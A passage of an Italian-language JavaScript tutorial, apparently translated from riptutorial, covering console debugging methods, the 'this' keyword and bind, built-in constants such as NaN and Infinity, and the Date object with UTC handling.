console.count (document);
console.count (console);
console.count (console.__proto__);
console.count (console.constructor.prototype);
console.count (console.__proto__.constructor.prototype);
console.count (Object.getPrototypeOf (console));
console.count (null);
```

Displays:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

Stringa vuota o assenza di argomento

Se non viene fornito alcun argomento mentre si **immette in sequenza il metodo count nella console di debug** , viene considerata una stringa vuota come parametro, ovvero:

```
> console.count ();
: 1
> console.count ('');
: 2
> console.count ("");
: 3
```

Debugging con assertions - console.assert ()

Scrive un messaggio di errore sulla console se l'asserzione è `false` . Altrimenti, se l'asserzione è `true` , questo non fa nulla.

```
console.assert ('one' === 1);
```



```
✖ 2016-07-27 11:36:04.311
  ▼ Assertion failed: VM1597:1
    (anonymous function) @ VM1597:1
```

Possono essere forniti più argomenti dopo l'asserzione - questi possono essere stringhe o altri

oggetti - che verranno stampati solo se l'asserzione è `false` :

```
> console.assert(true, "Testing assertion...", NaN, undefined, Object)
< undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
✖ ▶ Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
< undefined
> |
```

`console.assert` non lancia un `AssertionError` (ad eccezione di [Node.js](#)), il che significa che questo metodo non è compatibile con la maggior parte dei framework di testing e che l'esecuzione del codice non si interromperà in caso di affermazione fallita.

Formattazione dell'output della console

Molti dei [metodi di stampa della console](#) possono anche gestire [la formattazione di stringhe in stile C](#), utilizzando `%` token:

```
console.log('%s has %d points', 'Sam', 100);
```

Displays `Sam has 100 points.`

L'elenco completo degli specificatori di formato in Javascript è:

specifier	Produzione
<code>%s</code>	Formatta il valore come una stringa
<code>%i</code> <code>%d</code>	Formatta il valore come numero intero
<code>%f</code>	Formatta il valore come valore in virgola mobile
<code>%o</code>	Formatta il valore come elemento DOM espandibile
<code>%O</code>	Formatta il valore come oggetto JavaScript espandibile
<code>%c</code>	Applica le regole di stile CSS alla stringa di output come specificato dal secondo parametro

Stile avanzato

Quando l'identificatore di formato CSS (`%c`) è posizionato sul lato sinistro della stringa, il metodo di stampa accetterà un secondo parametro con regole CSS che consentono un controllo preciso sulla formattazione di quella stringa:

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```


Displays:

```
> console.log("%cHello world!", "color: blue; font-size: xx-large");
```

Hello world!

È possibile utilizzare più specificatori di formato %c :

- qualsiasi sottostringa alla destra di un %c ha un parametro corrispondente nel metodo di stampa;
- questo parametro può essere una stringa empty, se non è necessario applicare le regole CSS alla stessa sottostringa;
- se due %c si trovano identificatori di formato, il 1° (racchiusi in %c) e 2° sottostringa avranno le regole definite nel 2° e 3° parametro del metodo di stampa rispettivamente.
- se tre %c si trovano identificatori di formato, quindi il 1°, 2° e 3° sottostringhe avrà le regole definite nel 2°, 3° e 4° parametro rispettivamente, e così via ...

```
console.log("%cHello %cWorld%c!!", // string to be printed
  "color: blue;", // applies color formatting to the 1st substring
  "font-size: xx-large;", // applies font formatting to the 2nd substring
  "/* no CSS rule*/" // does not apply any rule to the remaining substring
);
```

Displays:

```
> console.log("%cHello %cWorld%c!!", "color: blue;", "font-size: xx-large;", "/* no CSS rule */");
```

Hello World!!

Uso dei gruppi per rielaborare l'output

L'output può essere identificato e racchiuso in un gruppo comprimibile nella console di debug con i seguenti metodi:

- `console.groupCollapsed()` : crea un gruppo di voci compresso che può essere espanso tramite il pulsante di divulgazione per rivelare tutte le voci eseguite dopo che questo metodo è stato richiamato;
- `console.group()` : crea un gruppo espanso di voci che possono essere compresse per nascondere le voci dopo che questo metodo è stato richiamato.

L'identificazione può essere rimossa per le voci posteriori usando il seguente metodo:

- `console.groupEnd()` : esce dal gruppo corrente, consentendo di stampare le voci più recenti nel gruppo genitore dopo che questo metodo è stato richiamato.

I gruppi possono essere collegati in cascata per consentire l'output multiplo identificato o i livelli comprimibili all'interno di ciascun altro:

```

> 3
< 3
> console.group()
▼ console.group
  < undefined
  > 2
  < 2
  > console.groupCollapsed()
  ► console.groupCollapsed
  < undefined
  > 0
  < 0
  > console.groupEnd()
< undefined
> |

```

= Collapsed group expanded =>

```

> 3
< 3
> console.group()
▼ console.group
  < undefined
  > 2
  < 2
  > console.groupCollapsed()
  ▼ console.groupCollapsed
  < undefined
  > 1
  < 1
  > console.groupEnd()
  < undefined
  > 0
  < 0
  > console.groupEnd()
< undefined
>

```

Cancellare la console - console.clear ()

È possibile cancellare la finestra della console utilizzando il metodo `console.clear()`. Ciò rimuove tutti i messaggi precedentemente stampati nella console e potrebbe stampare un messaggio come "Console was clear" in alcuni ambienti.

Visualizzazione interattiva di oggetti e XML: console.dir (), console.dirxml ()

`console.dir(object)` visualizza un elenco interattivo delle proprietà dell'oggetto JavaScript specificato. L'output è presentato come un elenco gerarchico con triangoli di apertura che consentono di vedere il contenuto degli oggetti figlio.

```

var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dir(myObject);

```

display:

```
> var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dir(myObject);
```

```
▼ Object ⓘ
  ▼ foo: Object
    bar: "data"
    ▶ __proto__: Object
    ▶ __proto__: Object
```

```
◀ undefined
> |
```

`console.dirxml(object)` stampa una rappresentazione XML degli elementi discendenti dell'oggetto, se possibile, o la rappresentazione JavaScript se non. Chiamare `console.dirxml()` su elementi HTML e XML equivale a chiamare `console.log()` .

Esempio 1:

```
console.dirxml(document)
```

display:

```
> console.dirxml(document)
```

```
▼ #document
  <!DOCTYPE html>
  <html lang="en">
  ▶ <head>...</head>
  ▶ <body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>
  </html>
```

```
◀ undefined
>
```

Esempio 2:

```
console.log(document)
```

display:

```
> console.log(document);
▼ #document
  <!DOCTYPE html>
  <html lang="en">
    ▶ <head>...</head>
    ▶ <body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">...</body>
  </html>
< undefined
> |
```

Esempio 3:

```
var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dirxml(myObject);
```

display:

```
> var myObject = {
  "foo": {
    "bar": "data"
  }
};

console.dirxml(myObject);
▼ Object {foo: Object} ⓘ
  ▼ foo: Object
    bar: "data"
    ▶ __proto__: Object
    ▶ __proto__: Object
< undefined
> |
```

Leggi consolle online: <https://riptutorial.com/it/javascript/topic/2288/consolle>

Capitolo 25: Contesto (questo)

Examples

questo con oggetti semplici

```
var person = {
  name: 'John Doe',
  age: 42,
  gender: 'male',
  bio: function() {
    console.log('My name is ' + this.name);
  }
};
person.bio(); // logs "My name is John Doe"
var bio = person.bio;
bio(); // logs "My name is undefined"
```

Nel codice sopra, `person.bio` fa uso del **contesto** (`this`). Quando la funzione viene chiamata `person.bio()`, il contesto viene passato automaticamente e quindi registra correttamente "Il mio nome è John Doe". Tuttavia, quando assegna la funzione a una variabile, perde il suo contesto.

In modalità non rigida, il contesto predefinito è l'oggetto globale (`window`). In modalità rigorosa non è `undefined`.

Salvando questo per l'uso in funzioni / oggetti annidati

Un errore comune è quello di cercare di utilizzare `this` in una funzione annidata o di un oggetto, dove il contesto è stato perso.

```
document.getElementById('myAJAXButton').onclick = function(){
  makeAJAXRequest(function(result){
    if (result) { // success
      this.className = 'success';
    }
  })
}
```

Qui il contesto (`this`) viene perso nella funzione di callback interna. Per correggere questo, è possibile salvare il valore di `this` in una variabile:

```
document.getElementById('myAJAXButton').onclick = function(){
  var self = this;
  makeAJAXRequest(function(result){
    if (result) { // success
      self.className = 'success';
    }
  })
}
```

ES6 ha introdotto **funzioni di freccia** che includono lessicale `this` associazione. L'esempio precedente potrebbe essere scritto in questo modo:

```
document.getElementById('myAJAXButton').onclick = function(){
  makeAJAXRequest(result => {
    if (result) { // success
      this.className = 'success';
    }
  })
}
```

Contesto della funzione vincolante

5.1

Ogni funzione ha un metodo di `bind`, che creerà una funzione avvolta che la chiamerà con il contesto corretto. Vedi [qui](#) per maggiori informazioni.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.

var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Rilegatura dura

- L'oggetto del *disco di legame* è a "hard" collegare un riferimento a `this`.
- Vantaggio: è utile quando si desidera proteggere determinati oggetti dalla perdita.
- Esempio:

```
function Person(){
  console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
```

```

var person2 = {name: "Doe"};
var person3 = {name: "Ala Eddine JEBALI"};

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow

Person.apply(person2);
//outputs: I'm Stackoverflow

Person.call(person3);
//outputs: I'm Stackoverflow

```

- Quindi, come puoi notare nell'esempio sopra, qualunque oggetto tu passi a *Persona* , userà sempre l' *oggetto person0* : è **duramente legato** .

questo in funzioni di costruzione

Quando si utilizza una funzione come **costruttore** , ha una speciale `this` associazione, che si riferisce all'oggetto appena creato:

```

function Cat(name) {
    this.name = name;
    this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined

```

Leggi Contesto (questo) online: <https://riptutorial.com/it/javascript/topic/8282/contesto--questo->

Capitolo 26: Costanti incorporate

Examples

Operazioni che restituiscono NaN

Le operazioni matematiche su valori diversi dai numeri restituiscono NaN.

```
"a" + 1
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

Un'eccezione: matrici a numero singolo.

```
[2] * [3] // Returns 6
```

Inoltre, ricorda che l'operatore + concatena le stringhe.

```
"a" + "b" // Returns "ab"
```

Dividere zero per zero restituisce NaN .

```
0 / 0 // NaN
```

Nota: in generale in matematica (a differenza della programmazione JavaScript), la divisione per zero non è possibile.

Funzioni della libreria matematica che restituiscono NaN

Generalmente, le funzioni `Math` cui vengono assegnati argomenti non numerici restituiranno NaN.

```
Math.floor("a")
```

La radice quadrata di un numero negativo restituisce NaN, poiché `Math.sqrt` non supporta numeri [immaginari](#) o [complessi](#) .

```
Math.sqrt(-1)
```

Test per NaN utilizzando `isNaN()`

```
window.isNaN()
```

La funzione globale `isNaN()` può essere utilizzata per verificare se un determinato valore o espressione viene valutata in NaN . Questa funzione (in breve) verifica innanzitutto se il valore è un

numero, se non tenta di convertirlo (*), quindi controlla se il valore risultante è NaN . Per questo motivo, **questo metodo di prova può causare confusione** .

(*) Il metodo di "conversione" non è così semplice, vedi [ECMA-262 18.2.3](#) per una spiegazione dettagliata dell'algoritmo.

Questi esempi ti aiuteranno a capire meglio il comportamento di `isNaN()` :

```
isNaN(NaN);           // true
isNaN(1);             // false: 1 is a number
isNaN(-2e-4);        // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);    // false: Infinity is a number
isNaN(true);         // false: converted to 1, which is a number
isNaN(false);        // false: converted to 0, which is a number
isNaN(null);         // false: converted to 0, which is a number
isNaN("");           // false: converted to 0, which is a number
isNaN(" ");          // false: converted to 0, which is a number
isNaN("45.3");       // false: string representing a number, converted to 45.3
isNaN("1.2e3");      // false: string representing a number, converted to 1.2e3
isNaN("Infinity");  // false: string representing a number, converted to Infinity
isNaN(new Date);    // false: Date object, converted to milliseconds since epoch
isNaN("10$");        // true : conversion fails, the dollar sign is not a digit
isNaN("hello");      // true : conversion fails, no digits at all
isNaN(undefined);   // true : converted to NaN
isNaN();            // true : converted to NaN (implicitly undefined)
isNaN(function({})); // true : conversion fails
isNaN({});           // true : conversion fails
isNaN([1, 2]);      // true : converted to "1, 2", which can't be converted to a number
```

Quest'ultimo è un po' complicato: verificare se una `Array` è NaN . Per fare ciò, la funzione di costruzione `Number()` converte prima l'array in una stringa, quindi in un numero; questo è il motivo per cui `isNaN([])` e `isNaN([34])` restituiscono entrambi `false` , ma `isNaN([1, 2])` e `isNaN([true])` entrambi restituiscono `true` : perché vengono convertiti in "", "34", "1,2" e "true" rispettivamente. In generale, **un array è considerato NaN per `isNaN()` meno che non contenga un solo elemento la cui rappresentazione di stringa possa essere convertita in un numero valido** .

6

`Number.isNaN()`

In ECMAScript 6, la funzione `Number.isNaN()` è stata implementata principalmente per evitare il problema di `window.isNaN()` di convertire forzatamente il parametro in un numero. `Number.isNaN()` , infatti, **non tenta di convertire** il valore in un numero prima del test. Ciò significa anche che **solo i valori del numero di tipo, che sono anche NaN , restituiscono true** (che in pratica significa solo `Number.isNaN(NaN)`).

Da [ECMA-262 20.1.2.4](#) :

Quando viene chiamato `Number.isNaN` con un `number` argomento, vengono `Number.isNaN` i seguenti passi:

1. Se `Type` (numero) non è `Number`, restituisce `false` .
2. Se il numero è NaN , restituisce `true` .

3. Altrimenti, restituisci `false` .

Qualche esempio:

```
// The one and only
Number.isNaN(NaN);           // true

// Numbers
Number.isNaN(1);             // false
Number.isNaN(-2e-4);        // false
Number.isNaN(Infinity);     // false

// Values not of type number
Number.isNaN(true);         // false
Number.isNaN(false);       // false
Number.isNaN(null);        // false
Number.isNaN("");          // false
Number.isNaN(" ");         // false
Number.isNaN("45.3");      // false
Number.isNaN("1.2e3");     // false
Number.isNaN("Infinity"); // false
Number.isNaN(new Date);    // false
Number.isNaN("10$");       // false
Number.isNaN("hello");     // false
Number.isNaN(undefined);   // false
Number.isNaN();            // false
Number.isNaN(function(){}); // false
Number.isNaN({});          // false
Number.isNaN([]);          // false
Number.isNaN([1]);         // false
Number.isNaN([1, 2]);      // false
Number.isNaN([true]);      // false
```

nullo

`null` viene utilizzato per rappresentare l'assenza intenzionale di un valore oggetto ed è un valore primitivo. A differenza di `undefined` , non è una proprietà dell'oggetto globale.

È uguale a `undefined` ma non identico ad esso.

```
null == undefined; // true
null === undefined; // false
```

ATTENZIONE : il `typeof null` è `'object'` .

```
typeof null; // 'object';
```

Per verificare correttamente se un valore è `null` , confrontarlo con l' [operatore di uguaglianza rigorosa](#)

```
var a = null;

a === null; // true
```

non definito e nullo

A prima vista può sembrare che `null` e `undefined` siano fundamentalmente uguali, tuttavia ci sono differenze sottili ma importanti.

`undefined` è l'assenza di un valore nel compilatore, perché dove dovrebbe essere un valore, non è stato messo uno, come nel caso di una variabile non assegnata.

- `undefined` è un valore globale che rappresenta l'assenza di un valore assegnato.
 - `typeof undefined === 'undefined'`
- `null` è un oggetto che indica che una variabile è stata assegnata in modo esplicito "nessun valore".
 - `typeof null === 'object'`

Impostare una variabile su `undefined` significa che la variabile effettivamente non esiste. Alcuni processi, come la serializzazione JSON, possono `undefined` proprietà `undefined` dagli oggetti. Al contrario, le proprietà `null` indicano che saranno conservate in modo da poter esplicitamente trasmettere il concetto di una proprietà "vuota".

Le seguenti valutazioni `undefined`:

- Una variabile quando viene dichiarata ma non assegnata ad un valore (cioè definito)

```
◦ let foo;
  console.log('is undefined?', foo === undefined);
  // is undefined? true
```

- Accedere al valore di una proprietà che non esiste

```
◦ let foo = { a: 'a' };
  console.log('is undefined?', foo.b === undefined);
  // is undefined? true
```

- Il valore di ritorno di una funzione che non restituisce un valore

```
◦ function foo() { return; }
  console.log('is undefined?', foo() === undefined);
  // is undefined? true
```

- Il valore di un argomento di funzione dichiarato ma che è stato omesso dalla chiamata di funzione

```
◦ function foo(param) {
  console.log('is undefined?', param === undefined);
}
foo('a');
foo();
// is undefined? false
// is undefined? true
```

`undefined` è anche una proprietà dell'oggetto `window` globale.

```
// Only in browsers
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

5

Prima di ECMAScript 5 è possibile effettivamente modificare il valore della proprietà `window.undefined` su qualsiasi altro valore potenzialmente interrompendo tutto.

Infinito e -Infinito

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

`Infinity` è una proprietà dell'oggetto globale (quindi una variabile globale) che rappresenta l'infinito matematico. È un riferimento a `Number.POSITIVE_INFINITY`

È maggiore di qualsiasi altro valore e puoi ottenerlo dividendo per 0 o valutando l'espressione di un numero così grande che trabocca. Questo in realtà significa che non c'è divisione per 0 errori in JavaScript, c'è `Infinity`!

C'è anche `-Infinity` che è infinito negativo matematico ed è inferiore a qualsiasi altro valore.

Per ottenere `-Infinity` si annulla `Infinity` o si ottiene un riferimento ad esso in

```
Number.NEGATIVE_INFINITY .
```

```
- (Infinity); // -Infinity
```

Ora divertiamoci con gli esempi:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

NaN

`NaN` sta per "Not a Number". Quando una funzione matematica o un'operazione in JavaScript non può restituire un numero specifico, restituisce invece il valore `NaN`.

È una proprietà dell'oggetto globale e un riferimento a `Number.NaN`.

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

Forse confondendo, `NaN` è ancora considerato un numero.

```
typeof NaN; // 'number'
```

Non cercare `NaN` usando l'operatore di uguaglianza. Vedi invece `isNaN`.

```
NaN == NaN // false
NaN === NaN // false
```

Numero costante

Il costruttore di `Number` ha alcune costanti incorporate che possono essere utili

```
Number.MAX_VALUE; // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER; // 9007199254740991

Number.MIN_VALUE; // 5e-324
Number.MIN_SAFE_INTEGER; // -9007199254740991

Number.EPSILON; // 0.0000000000000002220446049250313

Number.POSITIVE_INFINITY; // Infinity
Number.NEGATIVE_INFINITY; // -Infinity

Number.NaN; // NaN
```

In molti casi i vari operatori in Javascript si romperanno con valori non compresi nell'intervallo (`Number.MIN_SAFE_INTEGER`, `Number.MAX_SAFE_INTEGER`)

Notare che `Number.EPSILON` rappresenta il diverso tra uno e il `Number` più piccolo maggiore di uno e quindi la differenza più piccola possibile tra due diversi valori `Number`. Uno dei motivi per cui questo è dovuto alla natura di come i numeri vengono memorizzati da JavaScript vedi [Controlla l'uguaglianza di due numeri](#)

Leggi Costanti incorporate online: <https://riptutorial.com/it/javascript/topic/700/costanti-incorporate>

Capitolo 27: Data

Sintassi

- nuova data ();
- nuova data (valore);
- nuova data (dataASstring);
- nuova data (anno, mese [, giorno [, ora [, minuto [, secondo [, millisecondo]]]]]);

Parametri

Parametro	Dettagli
value	Il numero di millisecondi dal 1 gennaio 1970 00: 00: 00.000 UTC (epoca Unix)
dateAsString	Una data formattata come una stringa (vedi esempi per maggiori informazioni)
year	Il valore dell'anno della data. Nota che deve essere fornito anche il <code>month</code> , o il valore sarà interpretato come un numero di millisecondi. Si noti inoltre che i valori tra 0 e 99 hanno un significato speciale. Guarda gli esempi
month	Il mese, nell'intervallo 0-11. Si noti che l'utilizzo di valori al di fuori dell'intervallo specificato per questo e i seguenti parametri non causerà un errore, ma piuttosto che la data risultante verrà "rollover" al valore successivo. Guarda gli esempi
day	Facoltativo: la data, nell'intervallo 1-31.
hour	Opzionale: l'ora, nell'intervallo 0-23.
minute	Facoltativo: il minuto, nell'intervallo 0-59.
second	Opzionale: il secondo, nell'intervallo 0-59.
millisecond	Opzionale: il millisecondo, nell'intervallo 0-999.

Examples

Ottieni l'ora e la data attuali

Utilizzare `new Date()` per generare un nuovo oggetto `Date` contenente la data e l'ora correnti.

Nota che `Date()` chiamato senza argomenti equivale a `new Date(Date.now())`.

Una volta che hai un oggetto `data`, puoi applicare uno dei vari metodi disponibili per estrarne le

proprietà (ad es. `getFullYear()` per ottenere l'anno a 4 cifre).

Di seguito sono riportati alcuni metodi di data comuni.

Prendi l'anno in corso

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```

Ottieni il mese corrente

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

Si prega di notare che 0 = gennaio. Questo perché i mesi vanno da 0 a 11, quindi è spesso preferibile aggiungere +1 all'indice.

Prendi il giorno corrente

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

Ottieni l'ora corrente

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

Ricevi i minuti correnti

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

Ottieni i secondi correnti

```
var seconds = (new Date()).getSeconds();
```

```
console.log(second);  
// Sample output: 48
```

Ottieni gli attuali millisecondi

Per ottenere i millisecondi (compresi tra 0 e 999) di un'istanza di un oggetto `Date` , utilizzare il metodo `getMilliseconds` .

```
var milliseconds = (new Date()).getMilliseconds();  
console.log(milliseconds);  
// Output: milliseconds right now
```

Converti l'ora e la data correnti in una stringa leggibile dall'uomo

```
var now = new Date();  
// convert date to a string in UTC timezone format:  
console.log(now.toUTCString());  
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

Il metodo statico `Date.now()` restituisce il numero di millisecondi che sono trascorsi dal 1 gennaio 1970 alle 00:00:00 UTC. Per ottenere il numero di millisecondi che sono trascorsi da quel momento utilizzando un'istanza di un oggetto `Date` , utilizzare il suo metodo `getTime` .

```
// get milliseconds using static method now of Date  
console.log(Date.now());  
  
// get milliseconds using method getTime of Date instance  
console.log((new Date()).getTime());
```

Crea un nuovo oggetto Date

Per creare un nuovo oggetto `Date` usa il costruttore `Date()` :

- **senza argomenti**

`Date()` crea un'istanza `Date` contenente l'ora corrente (fino a millisecondi) e la data.

- **con un argomento intero**

`Date(m)` crea un'istanza di `Date` contenente l'ora e la data corrispondenti all'ora Epoch (1 gennaio 1970 UTC) più `m` millisecondi. Esempio: `new Date(749019369738)` indica la data *Sun, 26 Set 1993 04:56:09 GMT* .

- **con un argomento stringa**

`Date(dateString)` restituisce l'oggetto `Date` che risulta dopo l'analisi di `dateString` con `Date.parse`.

- **con due o più argomenti interi**

`Date(i1, i2, i3, i4, i5, i6)` legge gli argomenti come anno, mese, giorno, ore, minuti, secondi, millisecondi e crea un'istanza dell'oggetto `Date` corrispondente. Si noti che il mese è 0-indicizzato in JavaScript, quindi 0 significa gennaio e 11 significa dicembre. Esempio: `new Date(2017, 5, 1)` dà il 1° giugno 2017.

Esplorando le date

Si noti che questi esempi sono stati generati su un browser nel fuso orario centrale degli Stati Uniti, durante l'ora legale, come evidenziato dal codice. Laddove il confronto con UTC è stato istruttivo, `Date.prototype.toISOString()` è stato utilizzato per mostrare la data e l'ora in UTC (la Z nella stringa formattata indica UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
```

```

// Implementations should assumed UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).

// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)`
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01 12 00:00:00 GMT-0600 (Central Standard Time)`
// true

```

Converti in JSON

```

var date1 = new Date();
date1.toJSON();

```

Restituzioni: "2016-04-14T23: 49: 08.596Z"

Creazione di una data da UTC

Per impostazione predefinita, un oggetto `Date` viene creato come ora locale. Ciò non è sempre auspicabile, ad esempio quando si comunica una data tra un server e un client che non risiedono nello stesso fuso orario. In questo scenario, non ci si deve preoccupare affatto dei fusi orari finché non è necessario visualizzare la data nell'ora locale, se è addirittura necessario.

Il problema

In questo problema vogliamo comunicare una data specifica (giorno, mese, anno) con qualcuno in un fuso orario diverso. La prima implementazione utilizza in modo ingenuo le ore locali, il che si traduce in risultati errati. La seconda implementazione utilizza le date UTC per evitare i fusi orari in

cui non sono necessari.

Approccio ingenuo con risultati WRONG

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"];
  var months = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
  birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());
```

Esempio di output: Foo was born on: Sat Jan 1 2000

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
  birthday.getMonth(), birthday.getFullYear()));
```

Esempio di produzione: Foo was born on: Fri Dec 31 1999

E così, Bar avrebbe sempre creduto che Foo fosse nato l'ultimo giorno del 1999.

Approccio corretto

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"];
  var months = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
  birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());
```

Esempio di output: Foo was born on: Sat Jan 1 2000

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
  birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

Esempio di output: Foo was born on: Sat Jan 1 2000

Creazione di una data da UTC

Se si desidera creare un oggetto `Date` basato su UTC o GMT, è possibile utilizzare il `Date.UTC(...)`. Utilizza gli stessi argomenti del costruttore di `Date` più lungo. Questo metodo restituirà un numero che rappresenta il tempo trascorso dal 1 ° gennaio 1970 alle 00:00:00 UTC.

```
console.log(Date.UTC(2000,0,31,12));
```

Uscita campione: 949320000000

```
var utcDate = new Date(Date.UTC(2000,0,31,12));  
console.log(utcDate);
```

Risultati del campione: Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa
(standaardtijd))

Non sorprende che la differenza tra ora UTC e ora locale sia, in effetti, l'offset del fuso orario convertito in millisecondi.

```
var utcDate = new Date(Date.UTC(2000,0,31,12));  
var localDate = new Date(2000,0,31,12);  
  
console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

Esempio di output: true

Modifica di un oggetto Date

Tutti i modificatori di oggetti `Date`, come `setDate(...)` e `setFullYear(...)` hanno un equivalente, accetta un argomento in ora UTC piuttosto che in ora locale.

```
var date = new Date();  
date.setUTCFullYear(2000,0,31);  
date.setUTCHours(12,0,0,0);  
console.log(date);
```

Risultati del campione: Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa
(standaardtijd))

Gli altri modificatori specifici per UTC sono `.setUTCMonth()`, `.setUTCDate()` (per il giorno del mese), `.setUTCMinutes()`, `.setUTCSeconds()` e `.setUTCMilliseconds()`.

